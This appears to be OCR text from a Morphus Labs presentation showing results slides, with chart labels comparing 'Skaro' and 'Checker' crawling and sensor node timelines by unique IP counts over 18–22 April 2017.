
RESULTS

DISCOVERY TIMELINE




RESULTS


CRAWLING TIMELINE
Skaro
Checker
Unique count of geoip.ip
150
100
50
0
2017-04-18 12:00
2017-04-19 12:00
2017-04-20 12:00
2017-04-21 12:00
2017-04-22 12:00
@timestamp per 3 hours
SENSOR NODE TIMELINE
Skaro
Checker
Unique count of geoip.ip
3,000
2,000
1,000
0
2017-04-18 12:00
2017-04-19 12:00
2017-04-20 12:00
2017-04-21 12:00
2017-04-22 12:00
@timestamp per 3 hours



RESULTS

CRAWLING




Morphus Labs

MORPHUSLABS


RESULTS

CRAWLING



